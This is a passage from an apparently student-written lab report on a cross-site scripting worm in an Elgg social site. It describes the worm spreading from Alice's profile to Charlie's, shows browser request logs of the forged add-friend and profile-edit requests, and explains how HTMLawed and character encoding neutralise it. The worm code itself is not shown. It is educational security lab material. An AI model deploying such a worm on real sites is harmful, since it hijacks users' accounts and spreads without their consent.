
In edit mode the worm has arrived:



Save this and we have the message applied to Alice's profile:



After this I log out of Alice, and into Charlie:




Then I visit Alice, and the worm triggers:

302	GET	ec2-54-209-105-...	add?friend=47&__elgg_ts=1570549427&__elgg_token...	xhr	html	3.81 KB	13.8...	397 ms
302	POST	ec2-54-209-105-...	edit	xhr	html	3.81 KB	13.8...	389 ms
200	GET	ec2-54-209-105-...	Plugin.js	script	js	cached	630 B	
200	GET	ec2-54-209-105-...	favicon-128.png	img	png	cached	4.23 ...	
200	GET	ec2-54-209-105-...	favicon.svg	img	svg	cached	6.35 ...	
200	GET	ec2-54-209-105-...	alice	xhr	html	3.81 KB	13.8...	418 ms
200	GET	ec2-54-209-105-...	alice	xhr	html	3.81 KB	13.8...	418 ms

Charlie is now friends with Samy:


And the worm has arrived in Charlie's Profile:



3.9 Task 7: Countermeasures

Question 9:

Charlie's profile after enabling HTMLawed:



All the script tags have been removed and left the code as simple text being displayed in Charlie's 'About me' section. Without script tags the script is not runnable and this acts as the countermeasure.

Question 10:

With both countermeasures on, the victims profiles look the same as with just HTMLawed. This is because they are both acting on the tags, with one removing them, and the other encoding the special characters of '<' and '>' in ways that leave them unreadable as a script tag, leaving the body of the code harmless as text.